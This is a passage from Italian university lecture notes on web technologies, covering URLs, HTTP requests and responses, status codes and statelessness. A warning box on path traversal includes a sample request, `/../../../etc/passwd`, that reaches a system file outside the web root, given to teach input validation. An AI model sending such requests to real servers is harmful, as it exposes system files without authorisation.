

Università degli Studi di Napoli
Federico II

A.A. 2025-2026

Tecnologie Web

ESTRATTO

Questa dispensa raccoglie, riorganizza e traduce in italiano il materiale del corso di Tecnologie Web tenuto dal professor *Bernardo Breve*, sulle slide del professor *Luigi Libero Lucio Starace*, per il corso di laurea triennale in Informatica A.A. 2025-2026 della Federico II di Napoli.

Parte I --- HTTP, HTML e CSS

Il testo segue l'ordine delle lezioni, ma non ne e' una semplice trascrizione: ogni concetto e' stato riscritto in forma discorsiva, corredato di **esempi di codice commentati**, di **figure ridisegnate** e di riquadri di approfondimento. Dove le slide si limitavano a un elenco puntato, qui si trova la spiegazione del *perche'*.

Sono inclusi **soltanto i contenuti tecnici** presentati a lezione, cioe' quelli che possono essere oggetto d'esame. Informazioni organizzative (calendario, crediti, modalita' d'esame, esercitazioni facoltative) restano sulle slide e sul sito del docente, dove vengono aggiornate.

Si tiene a precisare che questo documento **non sostituisce** le slide del corso, la documentazione ufficiale o le lezioni frontali: ne e' piuttosto un complemento, pensato per chi preferisce studiare su un testo continuo e in italiano.

Nel testo ricorrono alcuni elementi grafici: riquadri **verdi** con approfondimenti, **gialli** con avvertenze ed errori tipici, **rossi** con anti-pattern da evitare, riquadri **Definizione** con le definizioni formali, blocchi **Esempio** con codice commentato. **Accanto al codice** compare cio' che produce: finestre stilizzate come un browser, l'output della console o del terminale, oppure uno schema (variabili e oggetti in memoria, scope, alberi DOM, sequenze di richieste e risposte) che ne rende visibile il funzionamento.

Redazione a cura di **Fabio Rosiello**

Indice

1 Introduzione al Web 13

L'architettura di una web app 13
Internet e il World Wide Web 14
Documenti ipertestuali 15
HTTP: il protocollo del Web 16
URL: individuare una risorsa 16
- Schema 17
- Nome di dominio 17
- Porta 17
- Percorso 18

I messaggi HTTP 18
- Metodi (o verbi) di richiesta 18
- Header 19
- Esempio di richiesta 19
- Codici di stato della risposta 20
- Esempio di risposta 20

HTTP è un protocollo stateless 21
Cosa succede quando si apre una pagina 22
HTML: un primo sguardo 23
Riferimenti 23

2 HTML 24

Dentro un server HTTP 24
Che cos'è HTML 25
- Un po' di storia 25

Tag, elementi e attributi 25
- Struttura di un documento 26

L'elemento head 27
- La favicon 28

Elementi fondamentali 29
- Intestazioni 29
- Paragrafi 30
- Commenti 31
- Semantica del testo 32

Collegamenti ipertestuali 33
- URL relative e assolute 33
- I segmenti punto 34
- Meglio relative o assolute? 34
- L'attributo target 34

URL che puntano a una directory 34
Tabelle 35
Liste 36
- Liste ordinate e non ordinate 36
- Liste di descrizione 36

Riferimenti a caratteri (entità) 37
Immagini 38
- Dietro le quinte 39

Attributi globali 39
- Ancore nelle URL 40

Form 40
Tipi di input 40
Etichette 41
Invio del form 41
Invio con GET 42
Invio con POST 43
Codifica delle URL 44
Caselle di spunta 45
Pulsanti radio 46
Date e orari 46
Menu a tendina 47
E molto altro 47
Raggruppare gli input 48
Organizzare il contenuto 48
Divisioni 48
Lo span 49
Tag semantici 49
Il documento come albero 51
Gli strumenti per sviluppatori del browser 52
Ispezionare la pagina 52
Analisi di rete 52
Riferimenti 54

3 CSS 55
Perché serve il CSS 55
Anatomia di una regola 56
Gli stili predefiniti del browser 57
Come includere il CSS in una pagina 57
Foglio di stile esterno 57
Elemento style 57
Attributo style (stile inline) 58
Selettori 59
Selettori semplici 59
Corrispondenza parziale sugli attributi 62
Selettori composti 63
Combinatori 63
Pseudo-classi 65
Stati interattivi 66
Stati storici 67
Stati dei form 68
Relazioni di posizione 69
Il conteggio senza selettore di tipo 71
Pseudo-elementi 72
La cascata 73
Origine e importanza 74
Livelli 74
Specificità 75
Posizione e ordine di comparsa 76
Riepilogo dell'algoritmo 77
Ereditarietà 78
Riferimenti 79

4 Layout e Responsive Design 80
Unità di misura 80
Unità assolute 80
Percentuali 81
Unità relative al carattere 82
Unità relative al viewport 82
Il box model 83
Il flow layout 84
La proprietà display 85
Float e clear 87
Posizionamento 88
relative 88

absolute 89
fixed 89
sticky 90
Flexbox 90
Contenitori flex 90
Flex item 91
justify-content 91
align-content e align-items 92
Grid 93
L'unità fr 93
Direzione di riempimento 93
Aree con nome 94
Media query 95
Caratteristiche del media 96
Responsive design 97
Layout a larghezza fissa 97
Layout liquidi 97
Siti separati 97
Layout adattivi 98
Layout responsive 99
Il meta tag viewport 100
Riferimenti 101

5 JavaScript 102
Che cos'è JavaScript 102
Includere JavaScript in una pagina 103
JavaScript moderno 104
Il linguaggio 104
Variabili 105
Il ciclo di vita di una variabile 105
let e const 105
Gli scope 106
Hoisting 107
Prima di ECMAScript 6: var e dichiarazioni implicite 108
Tipi di dato primitivi 109
Operatori 110
Uguaglianza debole e uguaglianza stretta 111
Strutture di controllo 112
Funzioni 112
Argomenti predefiniti 113
Hoisting delle funzioni 113
Scope interno e visibilità 113
Espressioni di funzione e arrow function 114
Funzioni annidate restituite 115
Oggetti 115
Accedere alle proprietà 116
Aggiungere ed eliminare proprietà 116
Notazione a parentesi quadre 116
Gli oggetti sono riferimenti 117
Clonare un oggetto 118
Metodi 119
La parola chiave this 119
Costruttori 121
Optional chaining 122
Configurare le proprietà 123
Getter e setter 124
Riferimenti 124

6 JavaScript avanzato 125
Prototipi ed ereditarietà 125
I prototipi si usano solo in lettura 126
Costruttori e prototipi 127
Due modi per aggiungere metodi 128

Array 128
Indicizzazione 129
La proprietà length 129
Tipi eterogenei 130
Metodi per aggiungere e rimuovere 130
Iterazione 131
Array multidimensionali 131
Assegnamenti destrutturanti 132
Iterabili 132
Il protocollo di iterazione 133
Mappe 134
Iterare su una mappa 134
Insiemi 135
Classi 135
Che cos'è davvero una classe 136
Non solo zucchero sintattico 136
Proprietà, getter e setter 137
Ereditarietà fra classi 137
Gestione degli errori 138
try / catch / finally 139
L'operatore instanceof 140
Sollevare errori 141
Moduli 141
Perché servono 141
Il problema, e la soluzione 142
Altre forme di export e import 144
Cose da sapere sui moduli 144
Riferimenti 144

7 JavaScript nel browser 145

L'ambiente del browser 145
L'oggetto window 145
Il DOM e il BOM 146
Il DOM 147
Spazi e a-capo: i nodi di testo che non si vedono 148
I commenti 148
Tipi di nodo 149
Trovare elementi 149
HTMLCollection e NodeList 150
Cercare dentro un elemento 151
Riepilogo 151
Navigare il DOM 152
Navigare fra soli elementi 153
La gerarchia delle interfacce 154
Che cosa si eredita 154
Proprietà dei nodi 155
Nome e tipo 155
Attributi 156
innerHTML e outerHTML 156
Modificare la struttura del DOM 158
Dove: i quattro punti di inserimento 158
Come: creare i nodi 159
Mettere insieme dove e come 160
Riepilogo dei metodi 161
Interagire con l'utente 162
Eventi 163
Gestori di eventi 164
Evento e funzione gestore: chi chiama chi 165
Il valore di this in un gestore 166
L'oggetto evento 166
Propagazione degli eventi 167
Bubbling 167
Delegazione degli eventi 168
Fermare il bubbling 168
Generare eventi da JavaScript 169

Ordine di esecuzione degli script 170
Riferimenti 172

8 Asincronismo e richieste di rete 173
Memorizzare dati nel browser 173
Cookie 173
localStorage 174
sessionStorage e IndexedDB 174
Sincronismo e asincronismo 175
Che cosa vuol dire «asincrono» 175
Callback 178
Promise 179
Creare una Promise 179
Anatomia di una Promise: chi fa cosa 180
then, catch e finally 181
Concatenare le Promise 183
I metodi statici della classe Promise 185
async e await 187
async 187
await 188
Richieste di rete 189
L'API fetch 189
Lavorare con la risposta 189
Riferimenti 191

9 Il Web sotto il cofano 192
Le applicazioni di rete 193
Reti di scala diversa 193
Client-server e peer-to-peer 194
Processi che comunicano 195
Il socket 195
Indirizzi IP e porte 196
I protocolli applicativi 196
Dalla URL all'indirizzo: il DNS 197
HTTP più da vicino 198
TCP o UDP 198
QUIC 199
Connessioni persistenti e non persistenti 199
I messaggi HTTP in dettaglio 200
La richiesta 200
Metodi sicuri e idempotenti 201
I metodi, uno per uno 201
La risposta 204
HTTPS: HTTP dentro un canale TLS 205
Dal clic alla pagina: il viaggio completo 206
Riepilogo 207
Riferimenti 207

10 Il lato server del Web 208
I limiti delle web app statiche 209
La programmazione lato server 209
CGI: Common Gateway Interface 210
Lo scripting lato server 211
PHP 212
Un'architettura moderna: NGINX e PHP-FPM 213
Riferimenti 214

11 Node.js 215
Che cos'è Node.js 215
Il modello multi-thread 215
Una metafora: il ristorante 216
Il ristorante efficiente 216
Il modello di Node.js 217

Installare Node.js 218
Differenze rispetto all'ambiente browser 218
npm: il gestore di pacchetti 219
Creare un pacchetto 219
Installare dipendenze 220
Una prima applicazione web con Node.js 221
Strumenti di sviluppo 222
Debug in Visual Studio Code 222
Ricaricamento automatico 222
Riferimenti 223

12 Applicazioni web con Node.js 224
Lo scheletro dell'applicazione 224
Routing 225
Instradare in base al percorso 225
Instradare anche in base al metodo 226
Servire i file statici 226
Gestire gli errori 227
Motori di template 227
Pug 228
Inclusioni 228
Ereditarietà fra template 229
Locals: passare i dati al template 230
Condizionali 230
Iterazioni 231
Analizzare il corpo delle richieste 231
Il corpo arriva a pezzi 232
Interpretare la stringa 232
Anatomia di un'applicazione web 233
Riferimenti 233

13 Gestione delle sessioni 234
Il problema 234
Un approccio ingenuo: i cookie 235
Gestire il login 235
Recuperare le informazioni di sessione 236
Rendere disponibile lo stato ai controller 237
I problemi dell'approccio a cookie 237
Le sessioni web 238
Implementare le sessioni da zero 238
Usare le sessioni 239
Altri metodi di tracciamento 239
Riferimenti 240

14 Express 241
Che cos'è un framework 241
Inversione del controllo 242
Che cosa contiene un web framework 242
Framework opinionated 242
Express 243
Routing 243
Percorsi delle rotte 243
Parametri di rotta 244
Più gestori per una rotta 244
Rotte concatenabili e router modulari 245
Rispondere al client 245
Generare un template 246
Il ciclo richiesta-risposta 247
I middleware 248
Gestione degli errori 249
Gestori di errore personalizzati 250
Middleware utili 250
express.static 250
express.urlencoded 250

express.json 251
express-session 251
cookie-parser 252
Messaggi flash 252
Riferimenti 253

15 Una web app con Express 254

Object-Relational Mapping 255
Sequelize 256
Connettersi al database 256
Definire i modelli 257
Sincronizzazione dei modelli 258
Creare entità 259
Associazioni 260
Interrogare i dati 261
Modificare ed eliminare 261
Pro e contro degli ORM 262
Organizzare un'applicazione Express 262
Configurazione 263
La lista di cose da fare, con Express 263
Configurazione dei middleware 264
Configurazione delle rotte 264
Un router 264
Un controller 265
Autenticazione 265
Un middleware di autenticazione 266
Riferimenti 266

16 Il paradigma REST 267

I limiti delle web app tradizionali 267
La tendenza attuale 268
REST 268
I fondamenti 268
Representational State Transfer 269
Formati di interscambio 269
Verbi e URI 269
Risorse annidate 269
Implementare una API REST 270
Autenticazione con token 270
JSON Web Token 271
Funzioni di hash crittografiche 272
Una API REST con Express 272
Configurazione 272
Gestione degli errori 272
Autenticazione 273
Middleware di autenticazione 273
Autorizzazione 274
OpenAPI 274
La specifica 275
A che cosa serve una specifica 275
Generare la specifica dal codice 276
Riferimenti 277

17 TypeScript 278

Il problema 279
I transpiler 279
Primi passi 280
Downleveling 280
Dichiarare i tipi 281
Array 281
Il tipo any 281
Funzioni 282
Inferenza automatica 282
Tipi oggetto 283

Tipi unione 283
Alias di tipo e interfacce 284
Tipizzazione strutturale 284
Estendere interfacce e tipi 285
Asserzioni di tipo 285
Tipi letterali ed enumerazioni 286
Tipi funzione 287
Generici 288
Classi generiche 289
Vincoli sui generici 289
Altri tipi da conoscere 290
Livelli di severità 291
Riferimenti 291

18 Strumenti di front-end 292

Pre- e post-processori CSS 292
Pre-processori 292
Post-processori 293
Sass 293
Due sintassi 293
Variabili 293
Annidamento 294
Mixin 295
Moduli e parziali 296
Liste, mappe e controllo di flusso 297
Framework CSS 297
Personalizzare un framework 298
Bundling e minificazione 298
Bundling 298
Tree shaking 299
Minificazione 299
Vite 300
Aggiungere Sass 300
Che cosa fa la build 301
Fingerprinting dei nomi 301
Riferimenti 302

19 Single Page Application 303

Applicazioni multi-pagina 303
Single Page Application 303
Routing lato client 304
Una SPA da zero 304
L'unico documento HTML 304
La struttura di base 304
Le rotte 305
Il router 305
I collegamenti di navigazione 306
Sincronizzarsi con la cronologia 306
I componenti 307
Perché una SPA 308
I limiti del fare tutto a mano 308
Riferimenti 309

20 Angular 310

Che cos'è Angular 310
Primi passi 311
I componenti 311
Anatomia di un componente 312
Lo stato e l'interpolazione 312
Comporre componenti 313
Gestione degli eventi 314
Controllo di flusso nei template 315
Comunicazione fra componenti 316
Dal padre al figlio: @Input 316

Property binding 317
Dal figlio al padre: @Output 318
Il Router 319
Il punto di ingresso 319
Le rotte 319
router-outlet e routerLink 320
Evidenziare il collegamento attivo 320
Riferimenti 321

21 Angular avanzato 322
I form 322
Form guidati dal template 323
Form reattivi 324
Servizi e iniezione delle dipendenze 325
Creare un servizio 325
Iniettare un servizio 326
Proteggere le rotte 326
HttpClient 328
Observable 329
Sottoscriversi a un Observable 329
Creare un Observable 330
Emettere più valori 331
Interceptor 331
Change detection 332
Signal 332
Creare e aggiornare 332
Signal calcolati 333
Effetti 333
Mettere tutto insieme: la lista come SPA 333
Le rotte 334
La guardia 334
Il componente di login 335
Il servizio di autenticazione, con i signal 336
Il servizio REST e l'interceptor 337
La lista e i suoi elementi 338
Riferimenti 339

22 Sicurezza delle applicazioni web 340
Due livelli di sicurezza 340
Cross-site Scripting 341
Conseguenze 341
Perché filtrare non basta 342
La soluzione: escaping 342
Il modello di sicurezza di Angular 343
Cross-site Request Forgery 344
Mitigazione: il token sincronizzatore 345
SQL injection 346
Prevenzione 347
Session hijacking 347
Validazione degli input 348
I meccanismi di sicurezza del browser 348
Same-origin Policy 349
CORS 350
Riferimenti 351

23 Testing di applicazioni web 352
Richiami 352
I livelli di testing 352
Le difficoltà specifiche del Web 353
Unit testing con Angular 353
Dipendenze e test double 354
Iniezione delle dipendenze e double 355
Copertura del codice 356

Testing end-to-end 356
E2E per una API REST 357
E2E per un'applicazione web 357
Manuale o automatizzato 358
Individuare gli elementi 358
Fragilità e flakiness 359
Fragilità 359
Flakiness 359
Isolamento 359
Playwright 360
Il primo test 360
Isolamento e fixture 360
Individuare, agire, verificare 361
Capture and Replay 362
Riferimenti 362

24 EXTRA: CMS E GRAPHQL 363
Il problema di gestire i contenuti 363
Architetture 364
CMS tradizionali 364
CMS headless e disaccoppiati 364
CMS tradizionali 365
Strapi, un CMS headless 365
La API REST generata 366
Parametri di query 366
GraphQL 367
I limiti di REST 367
GraphQL con Strapi 368
Generazione automatica di siti statici 369
Riferimenti 370

Introduzione al Web

L'architettura di una web app

Prima di entrare nei dettagli conviene avere in testa la mappa del territorio. Una **web application** moderna è quasi sempre un sistema distribuito composto da due metà che girano su macchine diverse e comunicano attraverso la rete.

- Il **front-end** è la parte eseguita nel **browser** dell'utente. È ciò che l'utente vede e con cui interagisce: la struttura della pagina, il suo aspetto, il suo comportamento interattivo.
- Il **back-end** è la parte eseguita su uno o più **server**. Non è visibile all'utente, ma è ciò che custodisce i dati, applica le regole di business, autentica gli utenti e produce le risposte.

Le due metà si parlano quasi sempre tramite **HTTP**. Chi sviluppa entrambe le parti viene chiamato *full-stack developer*.




Figura 1.1: *Architettura di massima di una web application full-stack.*

Anche le app mobili sono «web»

Quando si usa l'app di una banca, di un social network o di un servizio di consegne, quasi sempre quell'app non fa altro che inviare richieste HTTP a un server remoto e mostrare le risposte. Molto spesso, inoltre, la sua interfaccia grafica è realizzata con le stesse tecnologie delle pagine web (HTML, CSS e JavaScript) racchiuse in un contenitore nativo. Imparare le tecnologie web, quindi, serve ben oltre il browser.

Internet e il World Wide Web

È molto comune usare le parole «Internet» e «Web» come se fossero sinonimi. Non lo sono.

Internet

Internet è una rete globale di calcolatori interconnessi che si scambiano informazioni utilizzando i *protocolli Internet* (la famiglia TCP/IP). Le sue origini risalgono ad **ARPANET** (1969).

World Wide Web

Il **World Wide Web** (WWW, o semplicemente **Web**) è un **sottoinsieme** di Internet: è un sistema di documenti ipertestuali interconnessi, collegati fra loro tramite collegamenti ipertestuali (*hyperlink*). È stato inventato da Sir **Tim Berners-Lee** nei primi anni Novanta. I suoi due componenti fondamentali sono il protocollo **HTTP** e il linguaggio **HTML**.

La differenza è sostanziale: Internet è l'*infrastruttura* (cavi, router, indirizzi IP, protocolli di trasporto); il Web è uno dei tanti *servizi* che vi girano sopra. La posta elettronica (SMTP, IMAP), il trasferimento file (FTP), le videochiamate, i giochi online e i sistemi di messaggistica usano tutti Internet, ma non sono il Web.




Figura 1.2: *Il Web è uno dei servizi che viaggiano su Internet, non Internet stesso.*

Documenti ipertestuali

I documenti a cui siamo abituati (un file di testo, una lettera) sono essenzialmente **sequenze di caratteri**: si leggono dall'inizio alla fine, in modo lineare.

Ipertesto

Un **ipertesto** è un documento che contiene anche **collegamenti** (*hyperlink*) verso altri contenuti: altri ipertesti, documenti, immagini o altri file multimediali.

È proprio questa la rivoluzione del Web: la lettura smette di essere lineare. Da un documento si può saltare a un altro documento, magari ospitato su un server dall'altra parte del mondo, semplicemente attivando un collegamento.

Esempio 1.1 — Un ipertesto minimale

Supponiamo di leggere questo frammento tratto dal *Libro della Programmazione*:

bookofprogramming.com/wisdom.html

Frammento dal Libro della Programmazione

Uno studente chiese: «I programmatori di un tempo usavano solo macchine semplici e nessun linguaggio di programmazione, eppure scrivevano programmi bellissimi. Perché noi usiamo macchine complicate e linguaggi di programmazione?» Fu-Tzu rispose: «I costruttori di un tempo usavano solo bastoni e argilla, eppure costruivano capanne bellissime».

La parola *Fu-Tzu* è sottolineata e colorata: è un collegamento. Chi la attiva viene portato a un altro documento, `fu-tzu.html`, che descrive il personaggio. I due documenti possono trovarsi su server diversi, e nessuno dei due contiene il testo dell'altro: contiene solo il suo *indirizzo*.

HTTP: il protocollo del Web

HTTP

HTTP (*HyperText Transfer Protocol*) è un protocollo di **livello applicativo**, costruito sopra TCP/IP, che costituisce la spina dorsale del World Wide Web. Nato per trasferire ipertesti, oggi è usato per trasferire risorse di ogni tipo (immagini, video, dati JSON, file binari).

Il funzionamento di HTTP è basato sul modello **client-server** ed è sorprendentemente semplice:

1. il **client** (tipicamente un browser) invia una **richiesta** per una particolare risorsa;
2. il **server** elabora la richiesta e invia una **risposta**.

Le risorse sono identificate dalla loro **URL** (*Uniform Resource Locator*).




Figura 1.3: *Il ciclo richiesta–risposta, unità elementare di ogni interazione HTTP.*

Il client parla per primo, sempre

In HTTP l'iniziativa è **sempre** del client: il server non può contattare spontaneamente il browser per dirgli che qualcosa è cambiato. Questo vincolo, apparentemente banale, è all'origine di molte soluzioni tecniche che vedremo più avanti (*polling*, *long polling*, WebSocket, *Server-Sent Events*): tutte servono a simulare una comunicazione avviata dal server, su un protocollo che non la prevede.

URL: individuare una risorsa

Ogni risorsa sul Web è identificata da una URL. Una URL non è una stringa qualunque: ha una struttura precisa, e ogni sua parte ha un ruolo.



Figura 1.4: *Anatomia di una URL.*

Schema

Lo **schema** specifica il protocollo da usare per accedere alla risorsa. I due più comuni sul Web sono `http` e `https`.

HTTPS (*HTTP Secure*) è semplicemente HTTP trasportato su una connessione **cifrata**. La cifratura è ottenuta tramite **TLS** (*Transport Layer Security*) e gioca un ruolo importante nel mitigare alcune classi di attacchi alle applicazioni web, che vedremo nella lezione dedicata alla sicurezza.

HTTPS non è un optional

Senza TLS, chiunque si trovi lungo il percorso di rete (l'amministratore della rete Wi-Fi del bar, il provider, un attaccante sulla stessa rete) può leggere **in chiaro** tutto ciò che viaggia: password, cookie di sessione, dati personali. Oggi tutti i browser marcano come «non sicuri» i siti serviti in HTTP semplice, e diverse funzionalità del browser (geolocalizzazione, fotocamera, *service worker*) sono disponibili solo su HTTPS.

Nome di dominio

Il **nome di dominio** identifica il server web che ospita la risorsa. È composto da più parti separate da punti e va letto **da destra verso sinistra**:

- la prima parte da destra (`.it`) è il **Top Level Domain** (TLD). La *Internet Assigned Numbers Authority* (IANA) mantiene l'elenco ufficiale dei TLD esistenti;
- la seconda (`informatica`) è il **Secondary Level Domain** (SLD);
- le parti ulteriori definiscono i **sottodomini**, usati per distinguere contenuti diversi ospitati sullo stesso dominio.

Esempio 1.2 — Lettura di alcuni domini

Dominio	TLD	Come si legge
`blog.mozilla.org`	`.org`	sottodominio `blog` di `mozilla`
`informatica.dieti.unina.it`	`.it`	`informatica` dentro `dieti` dentro `unina`
`luistar.github.io`	`.io`	sottodominio `luistar` di `github`

Porta

La **porta** indica su quale porta TCP contattare il server.

- Può essere **omessa** se il server usa le porte standard.
- La porta standard per HTTP è la `80`, per HTTPS la `443`.
- Deve essere specificata esplicitamente se il server usa una porta non standard (nell'esempio, la `4242`).

Perché in sviluppo si vede sempre `localhost:3000`

Sulle porte inferiori a 1024 (fra cui la 80 e la 443) i sistemi Unix richiedono privilegi di amministratore per mettersi in ascolto. Per questo i server di sviluppo usano quasi sempre porte alte come 3000, 8000 o 8080, e l'indirizzo va scritto per esteso: `http://localhost:3000`.

Percorso

Il **percorso** (*path*) indica la posizione specifica, sul server, in cui si trova la risorsa.

Il percorso è tipicamente **relativo a una directory radice** (*web root* o *document root*) configurata sul server: il server serve solo i file contenuti in quella directory, e nulla al di fuori di essa. La ragione è evidente: non vogliamo che **tutti** i file della macchina siano accessibili dal Web.

Path traversal

Un server configurato male, o un'applicazione che costruisce percorsi concatenando input dell'utente, può essere indotto a servire file fuori dalla document root con richieste del tipo `/../../../etc/passwd`. Questo attacco si chiama *path traversal* ed è uno dei motivi per cui non bisogna **mai** fidarsi dell'input dell'utente. Ne riparleremo nel capitolo dedicato alla sicurezza.

Le URL possono contenere anche **parametri di query** e **ancore**: li vedremo nel prossimo capitolo, insieme ai form HTML.

I MESSAGGI HTTP

Un'interazione HTTP è fatta di due tipi di messaggi: la **richiesta** (*request*) e la **risposta** (*response*). Entrambi hanno la stessa struttura a quattro parti.




Figura 1.5: *Struttura dei due tipi di messaggio HTTP.*

Metodi (o verbi) di richiesta

Il **metodo** indica l'azione che si desidera compiere sulla risorsa indicata. I metodi più comuni sono:

Metodo	Descrizione
`GET`	Recupera (una rappresentazione di) una risorsa.
`POST`	Invia nuovi dati alla risorsa specificata.
`PUT`	Sostituisce la risorsa corrente con il contenuto inviato.
`DELETE`	Cancella la risorsa specificata.

L'elenco completo dei metodi HTTP è disponibile sulla documentazione MDN. Ne esistono altri (`HEAD`, `OPTIONS`, `PATCH`, `TRACE`, `CONNECT`): `HEAD`, `OPTIONS` e `PATCH` li vedremo nel capitolo 9, e torneranno parlando di API REST.

Il verbo è una promessa, non un obbligo

Nulla nel protocollo impedisce di scrivere un server in cui una `GET` cancella dei dati. È però una pessima idea: browser, *proxy* e motori di ricerca assumono che `GET` sia **sicura** (non modifica nulla) e **idempotente** (ripeterla non cambia il risultato), e sono liberi di ripeterla o di metterla in cache. Rispettare la semantica dei verbi non è formalismo: è ciò che rende prevedibile l'intera infrastruttura del Web.

Header

Gli **header** (intestazioni) sono il modo con cui si trasmettono informazioni aggiuntive, sia nelle richieste sia nelle risposte.

Un header è formato dal suo **nome** (non sensibile a maiuscole e minuscole), seguito dai due punti e dal suo **valore**:

```
NOME_HEADER: valore
```

La IANA mantiene una lista degli header permanenti e provvisori; è inoltre possibile definire header **personalizzati**. Un riferimento completo e aggiornato si trova nella documentazione MDN.

Esempio di richiesta

Esempio 1.3 — Una richiesta HTTP completa

Richiesta HTTP

```
GET /wisdom/grain.txt HTTP/1.1
Host: bookofprogramming.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive
```

Leggiamola riga per riga:

- `GET` è il **metodo**: si sta chiedendo di leggere una risorsa;
- `/wisdom/grain.txt` è l'**URI**, cioè il percorso della risorsa sul server;
- `HTTP/1.1` è la **versione** del protocollo;
- `Host` indica *quale* sito si sta chiedendo. È l'unico header obbligatorio in HTTP/1.1, e serve perché un solo server può ospitare molti siti diversi (lo vedremo nel prossimo capitolo);
- `User-Agent` identifica il programma che effettua la richiesta;
- `Accept` e `Accept-Language` dichiarano quali formati e quali lingue il client preferisce ricevere;
- `Connection: keep-alive` chiede di non chiudere la connessione TCP dopo la risposta, così da riutilizzarla per le richieste successive;
- segue una **riga vuota**, che segnala la fine degli header;
- il **corpo** è assente: una `GET` normalmente non ne ha uno.

Codici di stato della risposta

Il **codice di stato** (*status code*) indica se la richiesta è stata portata a termine con successo. I codici sono raggruppati in cinque classi, identificate dalla prima cifra.




Figura 1.6: *Le cinque classi di codici di stato HTTP.*

4xx contro 5xx

La distinzione fra le due classi di errore è importante e viene spesso sbagliata. Un `4xx` dice: «la colpa è della tua richiesta» (risorsa inesistente, permessi mancanti, dati malformati), e ripeterla identica non servirà a nulla. Un `5xx` dice: «la richiesta era plausibile, ma io ho un problema», e riprovare più tardi ha senso.

Esempio di risposta

Esempio 1.4 — Una risposta HTTP completa

Risposta HTTP

```
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 153

Fu-Tzu disse: quando tagli il legno contro venatura, serve molta
forza. Quando programmi contro la venatura di un problema, serve
molto codice.
```

- `HTTP/1.1` è la versione del protocollo;
- `200` è il codice di stato e `OK` il suo messaggio testuale;
- `Content-Type` dichiara il **tipo** di contenuto restituito (qui testo semplice; per una pagina web sarebbe `text/html`);
- `Content-Length` ne dichiara la **lunghezza** in byte, così che il client sappia quando il corpo è finito;
- dopo la riga vuota comincia il **corpo** della risposta, cioè il contenuto vero e proprio della risorsa.

HTTP È UN PROTOCOLLO STATELESS

Statelessness

HTTP è un protocollo **stateless** (*senza stato*): ogni richiesta è **indipendente** da quelle che l'hanno preceduta, e il server non conserva alcuna informazione sulle richieste precedenti di un dato client.

Questa è una delle decisioni di progetto più importanti (e più controintuitive) del Web. Il vantaggio è enorme in termini di **scalabilità**: se il server non deve ricordarsi nulla, allora due richieste dello stesso utente possono essere servite da due macchine diverse, e aggiungere macchine è sufficiente per servire più utenti.

Lo svantaggio è altrettanto evidente: senza stato non esiste il concetto di «utente collegato». Se effettuiamo il login e poi chiediamo un'altra pagina, per il server siamo dei perfetti sconosciuti.

Per questo servono meccanismi **costruiti sopra** il protocollo per simulare una comunicazione con stato. Il più noto è quello dei **cookie**, che studieremo fra qualche lezione.

Cosa succede quando si apre una pagina

Mettiamo insieme i pezzi. Quando digitiamo `http://example.com/dir/file.txt` nella barra degli indirizzi del browser, accade la sequenza seguente.

